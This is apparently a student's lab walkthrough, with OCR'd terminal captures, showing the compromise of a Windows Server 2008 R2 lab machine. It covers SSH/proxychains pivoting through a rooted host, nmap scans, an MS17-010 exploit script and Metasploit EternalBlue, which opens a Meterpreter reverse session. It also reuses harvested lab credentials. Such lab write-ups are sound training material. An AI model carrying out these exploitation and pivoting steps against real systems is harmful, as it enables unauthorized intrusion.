Dunlain Walkthrough

Target: 192.168.10.30

Kali: 10.8.0.131

We need to first setup proxychains on 192.168.10.150, since we obtained root on this machine earlier we can SSH to it via


- Username: **firefart**
- Password: **haha**

First we must setup proxy chains (see tutorial 4 for more details)

- sudo nano /etc/proxychains4.conf
- Uncomment dynamic_chain
- comment strict_chain
- Add at the end: socks5 127.0.0.1 9050

All we need to do is run the ssh through port 9050 (the default proxychains port)

- sudo ssh -oHostKeyAlgorithms=+ssh-dss -D 9050 firefart@192.168.2.150
- haha
    - The password I set with dirtycow when I did the ghostgate walkthrough



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_&_192.168.10.10]
└─$ sudo ssh -oHostKeyAlgorithms=+ssh-dss -D 9050 firefart@192.168.2.150
The authenticity of host '192.168.2.150 (192.168.2.150)' can't be established.
DSA key fingerprint is SHA256:U81K/OEzncG2cTkUWa++MSBHVXYfWwa5l1NKJyavonk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.150' (DSA) to the list of known hosts.
(firefart@192.168.2.150) Password:
Last login: Sat Oct  2 07:22:10 2021 from 10.8.0.131
Have a lot of fun...
Ghostgate:~ # 
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now we can use proxychains4 and run nmap on the target

I prefer performing scans directly from the target machine by transferring the nmap binary
See the repos below (second is the binary)

- https://github.com/andrew-d/static-binaries
- https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/nmap

- sudo nmap -PN -p- -A -sV 192.168.10.30



smol
File Actions Edit View Help
kali@kali: ~/Desktop/stu…ns/Thorkan_192.168.10.10
kali@kali: ~/Desktop/stu…ns/Thorkan_192.168.10.10
kali@kali: ~
File Actions Edit View Help


```
Starting Nmap 4.75 ( http://nmap.org ) at 2021-10-02 09:26 WST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spe
cify valid servers with --dns-servers

Ghostgate:~ # sudo nmap -PN -p- -A -sV 192.168.10.30 -oN med

Starting Nmap 4.75 ( http://nmap.org ) at 2021-10-02 09:27 WST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spe
cify valid servers with --dns-servers
Interesting ports on 192.168.10.30:
Not shown: 65527 filtered ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ Anonymous FTP: FTP: Anonymous login allowed
80/tcp    open  http          Microsoft IIS webserver 7.5
|_ HTML title: IIS7
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
3389/tcp  open  microsoft-rdp Microsoft Terminal Service
49154/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:E1:E4:F5 (Cadmus Computer Systems)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista
OS details: Microsoft Windows Vista
Network Distance: 1 hop
Service Info: OS: Windows

Host script results:
|_ NBSTAT: NetBIOS name: DUNLAIN, NetBIOS MAC: 08:00:27:E1:E4:F5
|  Discover OS Version over NetBIOS and SMB: Windows Server 2008 R2 Standard 7601 Service Pack 1
|_ Discover system time over SMB: 2022-09-11 12:43:16 UTC-7

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 151.48 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
```

It’s a windows machine (windows server 2008 R2 Standard 7601 Service pack 1 and has smb open, perhaps it is vulnerable to eternal blue or even bluekeep? We’ll test for both.

Eternal Blue

- sudo proxychains4 nmap -Pn --script smb-vuln* -p 445 192.168.10.30




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Thorkan_192.168.10.10]
└─$ sudo proxychains4 nmap -Pn --script smb-vuln* -p 445 192.168.10.30                139 ✕
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 08:47 EDT
Nmap scan report for 192.168.10.30
Host is up (0.020s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds
zsh: segmentation fault  sudo proxychains4 nmap -Pn --script smb-vuln* -p 445 192.168.10.30
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
```

Bluekeep

- sudo proxychains4 nmap -Pn -sV --script=rdp-vuln-ms12-020 -p 3389 192.168.10.30




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Thorkan_192.168.10.10]
└─$ sudo proxychains4 nmap -Pn -sV --script=rdp-vuln-ms12-020 -p 3389 192.168.10.30          139 ×
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychai
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 08:47 EDT
Nmap scan report for 192.168.10.30
Host is up (0.021s latency).

PORT     STATE    SERVICE       VERSION
3389/tcp filtered ms-wbt-server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.08 seconds
zsh: segmentation fault  sudo proxychains4 nmap -Pn -sV --script=rdp-vuln-ms12-020 -p 3389
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
```

Not vulnerable to either, **or IS IT**

I found an exploit that this is vulnerable to but it did not seem to work via proxychains

- https://www.exploit-db.com/exploits/41987
- sudo proxychains4 python3 ms17010.py 192.168.10.30



kali@kali: ~/Desktop/studies/scans/Thorkan_192.168.10.10
File Actions Edit View Help
… ×
kali@kali: ~/Desktop/stu…ns/Thorkan_192.168.10.10 ×
kali@kali: ~/Desktop/stu…ns/Thorkan_192.168.10.10 ×

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Thorkan_192.168.10.10]
└─$ sudo proxychains4 python3 ms17010.py 192.168.10.30
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[*] MS17-010 Exploit - SMBv1 SrvOs2FeaToNt OOB
[*] Exploit running.. Please wait
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  127.0.0.1:9050
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:4
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:4
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:4
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:4
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:4
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:4
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[*] Thanks NSA!
[*] Creditz: @EquationGroup @ShadowBrokers @progmboy @zerosum0x0 @juansacco
[*] KPN Red team: <juan.sacco@kpn.com>

┌──(kali㉿kali)-[~/Desktop/studies/scans/Thorkan_192.168.10.10]
└─$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.2.150 - - [25/Oct/2022 08:55:13] "GET /ms17010.py HTTP/1.0" 200 -
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
sS
```

No luck

I decided to attempt eternal blue anyway as it did look vulnerable and thought proxychains may have interfered with the scan and IT DID

Using msfconsole in proxychains

- proxychains4 msfconsole
- search eternal blue
- use 0
- set rhosts 192.168.10.30
- set lhost 10.8.0.131
- set payload
- run



```
[proxychains] DLL init: proxychains-ng 4.16

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.10.30:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:135  ...  OK
[+] 192.168.10.30:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
ice Pack 1 x64 (64-bit)
[*] 192.168.10.30:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.30:445 - The target is vulnerable.
[*] 192.168.10.30:445 - Connecting to target for exploitation.
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.30:445  ...  OK
[+] 192.168.10.30:445 - Connection established for exploitation.
[+] 192.168.10.30:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.30:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.10.30:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.30:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.30:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.10.30:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.10.30:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.30:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.30:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.2.12
[proxychains] DLL init: proxychains-ng 4.16
[-] 192.168.10.30:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError
[*] Meterpreter session 1 opened (10.8.0.131:4444 → 192.168.2.12:62290) at 2022-10-25 08:58:19 -0400

[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
meterpreter > shell
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  127.0.0.1:42401 ←—socket error or timeout!
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
sS
```

It looked like it has worked however I’m unable to spawn a shell with meterpreter
We will need to use a different way

Connect to the machine via ssh through msfconsole

- msfconsole
- use auxiliary/scanner/ssh/ssh_login
- set username firefart
- set password haha
- set rhosts 192.168.2.150
- run

Check the sessions




```
msf6 post(multi/manage/shell_to_meterpreter) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set password haha
password ⇒ haha
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.2.150
rhosts ⇒ 192.168.2.150
msf6 auxiliary(scanner/ssh/ssh_login) > V
[-] Unknown command: V
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.2.150
rhosts ⇒ 192.168.2.150
